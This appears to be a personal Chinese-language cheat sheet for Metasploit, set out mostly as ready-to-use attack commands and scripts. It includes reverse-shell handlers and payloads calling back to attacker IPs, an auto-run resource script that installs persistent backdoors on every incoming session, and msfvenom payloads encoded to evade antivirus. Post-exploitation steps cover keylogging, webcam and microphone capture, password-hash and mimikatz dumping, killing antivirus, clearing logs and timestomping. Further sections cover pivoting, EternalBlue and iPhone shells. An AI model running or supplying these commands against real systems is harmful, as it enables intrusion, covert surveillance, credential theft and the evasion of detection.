
三个版本：pro、community、framework。安装Metasploit的时候，可能杀毒软件会干扰，最好退出安装。pro版本提供了更好的免杀算法以及措施。

Armitage程序自动化了使用Metasploit的过程。armitage中在shell中输入命令与msf中的界面有点偏差。

用户名：security 密码为空



需要PostgreSQL、Ruby运行环境(sqlite包)....

首先我认为msf,我不喜欢拿msf来做nmap应做的事情。但是如果没有安装nmap这种狗血事情，是你活该。就不应该用于扫描与爆破。

msfconsole可以通过定时任务启动运行，从而执行后台任务。

向目录中加入模块以后需要重新开启msfconsole才能对模块进行使用

msfconsole -r msf\_begin\_normal.rc


use exploit/multi/script/web\_delivery

set target 2

set payload windows/meterpreter/reverse\_tcp

set payload windows/x64/meterpreter/reverse\_tcp

x86的meterpreter是可以迁移到x86\_64进程的



set lhost 192.168.2.101

set lport 6666

set uripath /

set ExitOnSession false

exploit -j

<ruby>

sleep(1)

print\_status("Waiting on an incoming sessions...")

while (true)

framework.sessions.each\_pair do |sid,s|

thost = s.tunnel\_peer.split(":")[0]

# Ensure that stdapi has been loaded before running

if s.ext.aliases['stdapi']

sleep(2)

print\_status("run screenshot to session #{sid} #{thost}...")

s.console.run\_single("screenshot")

sleep(2)

print\_status("Executing persistent command...")

s.console.run\_single("run persistence -r 192.168.2.101 -p 5556 -U -i 30")

sleep(4)

print\_status("Closing session #{sid} #{thost}...")

s.kill

print\_status("Waiting on an incoming sessions...")

else

print\_status("Session #{sid} #{thost} active, but not yet configured")

sleep(15)

end

end

sleep(4)

end

print\_status("All done")

</ruby>

如果没有开启Postgresql服务就会导致search进行的还是slow search。真正的解决办法是开启postgresql服务，然后重新开启msfconsole（不过估计db\_rebuild\_cache就可以了）。systemctl start postgresql或者service postgresql start 。从前好像还有个service metasploit restart，但是现在已经没有了。

工作空间：

workspace -h

数据库操作：

db\_connect 与其他数据库进行交互

db\_status 检查是否已经建立连接

db\_nmap 使用nmap进行扫描并且结果保存到数据库之中

db\_import 向连接数据库中导入其他扫描工具的扫描结果（OpenVas、Nessus、nmap等）xml等格式

db\_rebuild\_cache 重新建立缓存，使用新配置来代替过时的配置

db\_disconnect

db\_export 导出连接数据库中的内容

类似于recon-ng可以使用services与hosts来查看当期数据库中的记录。

db\_export -f xml /home/username/xxxx.html

db\_autopwn脚本要自己从github上下载，然后放到plugins/并load db\_autopwn来加载这个rb脚本，它会自动调用模块对msf的当前工作区数据库中所有主机发动攻击。db\_autopwn -p -e #-p是指要求模块与端口匹配 -e是指开始发起攻击

resource xxx.rc xxx.rc是自己写的脚本放在scripts/resource/

msf > db\_status #怎么给我返回虚假信息

[\*] postgresql connected to msf

msf > search sock

[!] Module database cache not built yet, using slow search

^C[-] Error while running command search:

msf > db\_rebuild\_cache

[-] The database is not connected

msf > db\_connect

[-] postgresql already connected to msf

[-] Run db\_disconnect first if you wish to connect to a different database

msf > db\_disconnect

msf > db\_connect #还是没有解决search问题，看来只能开postgres服务以后重开msf了

metasploit的攻击就是ruby脚本化的攻击，所以可以批量可以一键执行。

Exploit模块：是利用安全漏洞进行攻击（比如说缓冲区溢出攻击，将payload.encode加到字符串的ShellCode的位置）

Payload模块：在完成一次渗透攻击以后在目标系统上运行，帮助我们获得访问和行动权限。但是msf没有办法同时设置多个PAYLOAD，一次只能选择一个

据说Metasploit的一项能力就会将攻击程序与攻击载荷进行混合与匹配

Auxiliary模块：提供辅助支持，比如说信息搜集（扫描、fuzz测试漏洞挖掘、数据库特征识别）、网络协议欺骗等

Encoder模块：进行对攻击向量exploit与攻击载荷payload的混淆帮助让过杀毒软件和WAF。

NOP模块： 提高payload的可靠性

支持reset来清空屏幕，那是因为msf其实还集成了本机的shell，所以支持所有的shell命令。

msfdb init 建立数据库缓存(这条命令在你开了数据库以后search还是slow search时使用)

msfupdate跟新版本，kali自带里面的漏洞利用脚本太少了，然后跟新了好久

search ms08-67 #ms08-67来自Nessus扫描结果(show exploit)。search会查找各个模块的信息.search apple ssh就会查找包含apple或者ssh的信息

info exploit/Windows/smb/ms\_08xxxxx 查看模块的详细信息，不指定好整个路径及就会找不到。use以后可以直接info

use exploit/Windows/smb/ms\_08xxxxx

show payloads #漏洞攻击程序可能有多个攻击载荷，查看帮助手册了解每一个攻击载荷的详细信息 #use 了渗透模块以后只会看到支持的payload

set payload Windows/meterpreter/reverse\_tcp #在use了指定exploit模块以后，set payload 在TabTab就可以知道能用的只有哪些，比如有些对unix系统攻击的模块就不会出现windows的Meterpreter。

show options（show advanced） #不知道配置哪些options的话你run一下就知道了

set RHOST xxxx #小写的rhost亦可，Metasploit中大小写无所谓

set LHOST xxxx

补充说明：EXITFUNC 用于指定在发生故障、崩溃或正常退出时进程是如何终止的

set payload后的一些参数：比如set reverse\_https

set SessionCommunicationTimeout 0 于是session永远也不会timeout，从而在HTTPS结束以后还保持着连接

set ExitOnSession false 这个配合exploit的-j参数使用

run启动辅助模块，exploit启动渗透攻击模块

back 回退到上一级

exploit #如果上面攻击载荷使用了vnc的方向连接那么这条命令执行后就会自动弹出一个桌面控制。

sessions 列出当前可以使用的会话

check 检查某个特定目标是否容易受到攻击

sessions -i 查看已有sessions，并且显示它们的id

sessions Number（不过有时候见到的是sessions –i Number）

如果你仅仅使用了exploit模块，那么在exploit执行以后就得到了一个ssh等的连接了，msf似乎会自动帮你选一个payload。要退出的话目前我只知道C-c然后放弃当前session。

Meterpreter也加Meta-Interpreter，在目标为攻击者提供特殊shell来进行交互，特点是完全运行在内存之中，趋向完全汇编化。“脚本”运行时的权限与被攻击程序的权限有关。如果使用传统的cmd或者shell都会启动新的进程容易被发现，Meterpreter却是可以绑定到其他进程中来隐藏自己（只要这个行为不会被行为检测发现的话），而且cmd和bash都没有Meterpreter功能丰富。

传闻可以编写自己的共享对象作为meterpreter的扩展。

命令支持有：

clearev 清楚目标机器应用程序、系统和安全日志中的所有报告时间（也可以调用模块来清除run event\_manager -c，-c制定了删除所有类型的日志，应用程序、系统和安全三种类型）

download/upload source\_\_file destination\_file

download source\_file 就会将文件保存到根目录下方，如果要保存一个盘或者一个文件夹等文件集合的内容需要使用-r 这个递归参数。而且对于windows的盘符似乎使用\\两个反斜杠。

run post/windows/gather/smart\_hashdump提取密码散列（导入mimikatz模块以后，也可以mimikatz\_command -f samdump::hashes）

edit 提供一个VIM编辑器来对文档进行更改

getsystem 尝试自动提权(如果getsystem –h失效，表明还没有加载pri模块需要先在metepreter中use priv)

idletime 显示机器不活动时间

keyscan\_dump 要先运行keyscan\_start，在一定时间内显示从目标计算机上捕捉的击键。<CR>是回车键

keyscan\_stop 停止键盘记录

ps 打印进程列表

list\_token -u 显示服务器上所有的令牌

impersonate\_token AA-886OKJM26FSW\\Test 假冒Test客户端

kill PID

reboot/shutdown 重启/关机

screenshot 获取屏幕截图

search -f file\_name 搜索指定文件

sysinfo 获取系统相关信息

execute -f xxxx

getuid 当前登录账户

getpid 当前进程id

shell 进入开一个shell给自己，使用exit退出shell

ps 查看进程标志符

migrate pid 将攻击载荷的进程迁移到其他进程中，比如说explorer.exe

csrss.exe、vchost.exe在windows终端中开的多

run persistence 调用模块安装一个持久化后门（vbs脚本并可能将路径写入注册表实现开机启动）

run persistence -A -L c:\\ -U -i 30 -p 443 -r 192.168.1.124

OPTIONS:

-A Automatically start a matching exploit/multi/handler to connect to the agent 然后等一下就会多出一个session，于是1G的服务器因为内存就自己崩了（这的仅仅就两个连接）

-L <opt> Location in target host to write payload to, if none %TEMP% will be used. %TEMP% C:\Users\xxx\AppData\Local\Temp

-P <opt> Payload to use, default is windows/meterpreter/reverse\_tcp.

-S Automatically start the agent on boot as a service (with SYSTEM privileges) 将后门作为一个服务从而自动启动

-T <opt> Alternate executable template to use

-U 后门在用户登录系统的时候自动启动

-X Automatically start the agent when the system boots

-h This help menu

-i <opt> The interval in seconds between each connection attempt

-p <opt> 设置LPORT

-r <opt> 设置LHOST

run metsvc -A 调用模块安装一个持久化x86后门（在31337端口创建了一个服务然后上传了恶意软件），以后只要use exploit/multi/handler（set payload windows/metsvc\_bind\_tcp）设置好端口是31337就可以来连接了。默认是在当前的目录下产生三个。但是安装失败：

[\*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\iYSgKhEeFcfW...

[\*] >> Uploading metsrv.x86.dll...

[\*] >> Uploading metsvc-server.exe...

[\*] >> Uploading metsvc.exe...

[\*] Starting the service...

\* Installing service metsvc

Cannot create service (0x00000431)如果已经有这个服务了就会有这个错误

似乎并没有什么影响，照样还是可以连接的，除非开启了win7神奇的防护墙

use exploit/multi/handler

set payload windows/metsvc\_bind\_tcp

或者 set payload windows/metsvc\_reverse\_tcp

set RHOST 125.71.200.26

set LPORT 31337

也可能是C:\Windows\TEMP，具体看你怎么打进去的

kill 掉杀毒软件

migrate隐藏Metepreter进程，比如说svchost.exe、explorer.exe-》getsystem 重新获得系统权限-》hashdump-》用shell命令来访问目标机器的命令提示符，并“netsh advfirewall firewall” 来更改防火墙设置-》使用execute -f安装rootkit与后门-》edit修改rootkit的配置文件-》测试后门-》使用reg命令更改注册表来持久化后门（开机启动）-》clearev清楚日志

migrate –N explorer.exe

timetomp 关系文件时间的操作：

timetomp file -v 查看文件几个时间的详细情况

timetomp file -z "8/10/2010 12:01:01"

run vnc这个命令开启远程桌面，还行吧，但是目标机器不能是虚拟机，因为Hyper-v对VNC支持不行。

keyscan\_start：开始键盘记录

keyscan\_dump：下载键盘记录

keyscan\_stop：结束键盘记录

record\_mic：录制声音（如果目标主机上有话筒的话）

webcam\_chat：查看摄像头接口

webcam\_list：查看摄像头列表

webcam\_stream：获取摄像头视频

run killav 杀死存在的regedit.exe、cmd.exe、taskmgr.exe

run checkvm 判断是否为虚拟环境（实为run post/windows/gather/checkvm）

run post/windows/gather/enum\_applications #获取安装软件信息，但是这个不能像checkvm一样缩写

load mimikatz ，然后msv确保当前进程是系统权限，最后kerberos导出明文密码。不过只能在x86上面使用

run getgui 不过这可能是windows专业版上的事情，家庭普通版上面端口就开启失败了（可以使用RDPWrap来开启，需要一个在管理员组中有密码的账户来进行登录，我成功了一次是自己创建了一个账户然后加入到管理员账户中）

load kimi 使用Mimikatz读取lsass.exe进程的内容

OPTIONS:

-e Enable RDP only.

-f <opt> Forward RDP Connection.

-h Help menu.

-p <opt> The Password of the user to add.

-u <opt> The Username of the user to add.

run getgui –e –f LPORT

msfvenom命令用来产生恶意的攻击载荷模块并且对其进行编码 -p指定模块 -o显示填充攻击载荷模块所需的选项 --help-formats显示当前模块可以创建为哪些格式的攻击载荷模块如exe、dll、macho（Mach-O格式全称为Mach Object文件格式的缩写,是mac上可执行文件的格式）。

Options:

    -p, --payload    <payload>       指定需要使用的payload(攻击荷载)。如果需要使用自定义的payload，请使用'-'或者stdin指定

    -l, --list       [module\_type]   列出指定模块的所有可用资源. 模块类型包括: payloads, encoders, nops, all

    -n, --nopsled    <length>        为payload预先指定一个NOP滑动长度

    -f, --format     <format>        指定输出格式 (使用 --help-formats 来获取msf支持的输出格式列表)

-e, --encoder    [encoder]       指定需要使用的encoder（编码器）

-i, --iterations <count>         指定payload的编码次数

    -a, --arch       <architecture>  指定payload的目标架构 架构就是x86

        --platform   <platform>      指定payload的目标平台

    -s, --space      <length>        设定有效攻击荷载的最大长度

    -b, --bad-chars  <list>          设定规避字符集，比如（-b '\x00'）

        -c, --add-code   <path>          指定一个附加的win32 shellcode文件？？？

    -x, --template   <path>          指定一个自定义的可执行文件作为模板(附加到一个exe中)

    -k, --keep                       保护模板程序的动作，注入的payload作为一个新的进程运行

        --payload-options            列举payload的标准选项

    -o, --out   <path>               相当于>

    -v, --var-name <name>            指定一个自定义的变量，以确定输出格式

        --shellest                   最小化生成payload

    -h, --help                       查看帮助选项

        --help-formats               查看msf支持的输出格式列表

run get\_local\_subnets 得到网络分配的情况

run autoroute –s 192.168.1.10/24

run autoroute -p

timestomp c:\\www -c "09/09/1980 12:12:34"   修改文件创建时间  
timestomp c:\\jzking121.txt -m "01/01/1991 12:12:34"  修改文件修改时间

msiexec相关参数解释如下：

/quiet:安装过程中禁止向用户发送消息  
/qn:不使用GUI  
/i:安装程序

多次编码: 通过管道可以实现，从而进行多种编码的选择

msfvenom -p windows/meterpreter/reverse\_tcp -f raw -e x86/jmp\_call\_additive LHOST=192.168.1.182 | msfvenom -e x86/shikata\_ga\_nai -a x86 –platform windows -f exe > meter.exe **msfvenom默认可以读取stdin**

还有就是产生代码文件自己编译：

root@kali:~# msfvenom --help-formats

Executable formats

asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war

Transform formats

bash, c, csharp, dw, dword, hex, java, js\_be, js\_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

hashdump 获取hash值，如果能找到smb账户与密码的hash。使用exploit/windows/smb/psexec，直接set smbpass hash值。

不推荐使用：

load wmap 加载专门用于对wmap体系结构审计的插件，检测常见的web漏洞

wmap\_sites –h 用于增加可选网址，会自动进行DNS解析。使用-l可以看到

wmap\_targets –h 指定目标，视频中这里已经使用wmap\_sites中得到的http://ip来指定

wmap\_run –t 指定target以后，使用这个来对目标进行扫描，显示可以使用的模块

wmap\_run –e path of module 加载指定模块，进行攻击

wmap\_vulns –l 使用模块以后的结果会显示在这里

有一次见到msf的脚本

【内网】跳板：

首先使用run get\_local\_subnets得到子网划分的情况。在Meterpreter中run autoroute -s IP范围 和run autoroute -p然后就会在被控机到指定ip的路由项。也可以自己用shell命令来添加一台路由项。路由规则市创建在msf中，所以之后可以直接使用模块，然后借助proxychains作为系统地阿里。

建立代理服务器，将所有请求利用被控机的Meterpreter会话来装发（自动使用Meterpreter内置的连接）auxiliary/server/socks4a set SRVHOST 自己的真实ip（也可以自己改SRVPORT）

如果想要通过自己的云服务器来连接攻击者内网与受害者内网，那么需要在云服务器上做端口转发。

【内网】劫持域管理：

use incognito 调用模块，查看域

list\_tokens –u

impersonate\_token ADMIN\wing 劫持

【内网】密码嗅探：use auxiliary/sniffer/psnuffle 其实这是个包嗅探模块（直接run）

自动运行脚本：

Autorunscript 在生成会话的时候会自动执行，它能调用的脚本有6个，最好就是调用自己预存下来的命令。

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set lhost \*\*\*

set lport \*\*\*

set ExitOnSession false

set AutoRunScript persistence -r \*\*\* -p 7231 -U -X -I 30

set AutoRunScript "migrate –N explorer.exe"

set AutoRunScript metsvc -A

set AutoRunScript multi\_console\_command -rc /path/to/yourscript.rc

exploit -j -z

show advanced 可以看到更多

meterpretere > run multi\_console\_command -c "pwd"

相当于meterpretere > pwd

如果要使用自己的文件 run multi\_console\_command –cr /root/msf.rc(需要注意1.rc两个参数不能反，c后面要跟东西的话就是命令；2.不能使用~来表示当前用户的根目录，必须给出具体路径)


run multicommand -cl "whoami"

执行cmd命令

执行cmd命令：

msf exploit(test) >set payload windows/exec

msf exploit(test) > set cmd calc  
cmd => calc  
msf exploit(test) > set exitfunc seh  
exitfunc => seh



MSSQL：

信息搜集：auxiliary/scanner/mssql/mssql\_ping

爆破登录：auxiliary/scanner/mssql/mssql\_login 需要自己提供账户与密码文件

登录后获取整个账户表：auxiliary/scanner/mssql/mssql\_hashdump

登录后尽可能获取信息：auxiliary/scanner/mssql/mssql\_enum

重新载入xp\_cmdshell：auxiliary/scanner/mssql/mssql\_exec #设置cmd为要执行的命令然后run就行了

sql语句执行：auxiliary/scanner/mssql/mssql\_sql

hash 传递攻击:

exploit/windows/smb/psexec

PHP:

php\_cgi\_arg\_injection:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable

to an argument injection vulnerability.攻击端口是服务器端口. This module takes advantage of the -d flag to set php.ini directives to achieve code execution

CGI作为一个英文缩写，该名词有不同含义，包括“通用网关接口”、“计算机合成图像/电脑三维动画”、“计算机图形接口标准”、“全球小区识别码”等。

Java RMI registry：开在1099端口

RMI server的RMI注册表及和激活服务的默认配置存在安全漏洞，可以直接msfconsole来执行代码获取root权限

Distcc：针对2.x版本 攻击端口3632

这是个分布式编译软件，如果配置不严格就会导致命令的执行。

震网3：


use exploit/windows/fileformat/cve\_2017\_8464\_lnk\_rce

msf中利用的方式还不是很稳定，有时候需要受害机重启才行。有时候就是不会启动，还需要自己点击控制面板扩展cpl文件。

永恒之蓝： Windows 7 and Server 2008 R2 (x64) All Service Packs管理员权限攻击。如果开着防火墙，可能会失效，只要nmap不能扫出来就会失效。

auxiliary/scanner/smb/smb\_ms17\_010

批量扫描，set rhost xxx-xxx



如果设置的payload系统位数不对，那么就会成功攻击但是不一定得到session。但是肯定会对目标机器造成影响，比如说xxx关闭了，甚至被打的自动重启。

exploit/windows/smb/ms17\_010\_eternalblue

居然还可以自己指定进程名字

VOIP:

扫描网络中的SIP服务：auxiliary/scanner/sip/options 得到SIP代理和谓词

枚举SIP服务用户：auxiliary/scanner/sip/enumerator #最好设置一下起始范围与终止范围

伪造VOIP会话请求（类似于短信）：auxiliary/voip/sip\_invite\_spoof #除了ip还要需要设置分机号码extension。可以设置想要发送的MSG

pen test：exploit/windows/sip/sipxphone\_cseq ！！！是的windows的首字母可以不用大写。得到ssh漏洞

tcpwrapped： 监听端口是514

可以进行爆破，msfconsole的rsh\_login模块支持

类似于远程终端款的控制软件

对于Apple设备： 越狱的iphone：

假定已经通过漏洞或者欺骗得到ssh

msfvenom -p osx/armle/shell/bind\_tcp -f macho > macho\_name

然后通过sftp上传到IOS设备,put macho\_name

再在ssh连接中因为已经越狱那就是root，所以加上可执行权限chmod +x macho\_name

ldid -S macho\_name 模拟设备签名过程进行签名，从而在没越狱设备上安装

./macho\_name执行

use exploit/multi/handler

set payload osx/armle/shell/bind\_tcp

set RHOST xxxip

exploit

exploit/apple\_ios/ssh/cydia\_default\_ssh 攻击jailbroken iphone并且对方的ssh root、mobile账号默认密码没有改变。

苹果设备里面sqlite3 xx.db

照片和视频在/var/mobile/Media/DCIM下

针对IE浏览器：

For IE 8 : ms12\_004\_midi 别人使用指定浏览器来访问你的网页，就会造成winmm.dll 堆溢出攻击。

浏览器攻击： auxiliary/server exploit/windows/browser

use auxiliary/server/browser\_autopwn #set uripath / 建立临时渗透可以访问的网站path。也可以是/abc，就要访问/abc #这个模块会加载很多其他模块等待着别人的访问。结合xss等

use auxiliary/server/capture/ 使用同样页面的社会工程攻击，对各种认证的获取。

文件渗透都在exploit/windows/fileformat下

针对pdf：

需要针对阅读软件来下药，脚本支持比较多的是Adobe Reader

使用exploit/multi/handler模块监听本地端口来获取Meterpreter，如果你设了payload那这个接收模块也要对应设置。

针对word：

漏洞利用可能导致word失去响应甚至系统挂起，所以你要尽快迁移Meterpreter到其他进程与持久化连接。

msfpayload 是个终端命令

msfpayload <payload> S 可以看到要设置的参数

msfpayload <payload> <args=xxx> C|R|P 分别是指使用C、Raw、Perl 来指示输出编码

针对多媒体软件Media Player：

通过msfpayload windows/meterpreter/reverse\_https LOHST=本地ip LPORT=443 D > /root/ehtrace.dll #D指定生成一个dll文件。随便搞一个.flv文件（但我觉得是会让播放器联网的文件，因为我们是将dll放在同一个目录下，来让播放器连接我们的443端口，从而获取Meterpreter），这一个flv文件可以是touch出来的。接下来启动处理程序来等待受害人连接就好。

/usr/share/framework2/msfpayload 直接执行或者加上-l参数来列出支持生成的payload

win32\_bind这个攻击载荷用于在受害机上开放端口，之后可以使用nc进行正向连接。

./msfpayload win32\_reverse LHOST=xxxx LPORT=443 C 就会输出shellcode到终端

./msfpayload win32\_reverse LHOST=xxxx LPORT=443 R | ./msfencode –b “\x00x0ax0d”(通过编码去除了坏字符)最后也会输出到终端

shellcode执行以后会退出整个进程，这可能导致软件崩溃。如果是基于线程的应用，那么就在msfpayload的LHOST参数后面机上EXITFUNC=thread来以线程的方式进行退出，避免目标崩溃。

php脚本Meterpreter：

msfpayload php/meterpreter/reverse\_tcp LOHST=local\_ip LPORT=xxxx R > /var/www/hack.php。将该php上传到服务器，然后访问一下，就会在监听处理程序获得session。

提权：

1. search bypassuac
2. exploit/windows/local/msxx\_xxxxx 设置要提权的session\_id，然后执行就会将win7 SP1提权。
3. 传提权文件，可以创建另一种攻击载荷模块windows/meterpreter/reverse\_tcp，然后用当前meterpreter来执行
4. uploadexec（msfvenom -p windows/adduser USER=msi PASS=P@ssword123! -f msi -o /tmp/add.msi，不过最好使用msiexec /quiet /qn /i c:\add.msi）、getsystem

`注意`：在windows 2008 中，如果`getsystem`命令和`hashdump`命令抛出异常情况时，你需要迁移到一个以`SYSTEM`系统权限运行的进程中

有权限以后：

net user创建一个新用户，将用户放到管理员组。（需要由管理权限的shell）

假设此处看到了一个进程，运行账户是域管理员，我们可以再第一栏找到对应的进程PID，（实际我们这里找个任意的SYSTEM账户运行的进程）steal\_token pid来窃取令牌。

msfvenom -p windows/meterpreter/reverse\_tcp -e x86/shikata\_ga\_nai -i 5 -b '\x00' LHOST=192.168.1.7 LPORT=4444 -f exe > abc.exe

不同权限下ps看到的也不一样，于是migrate的范围也不一样

msfencode是个终端命令

绕过杀毒软件的检测：

msfencode 专用来清除无用代码，同时经过处理的模块会更像是一个正常的可执行文件

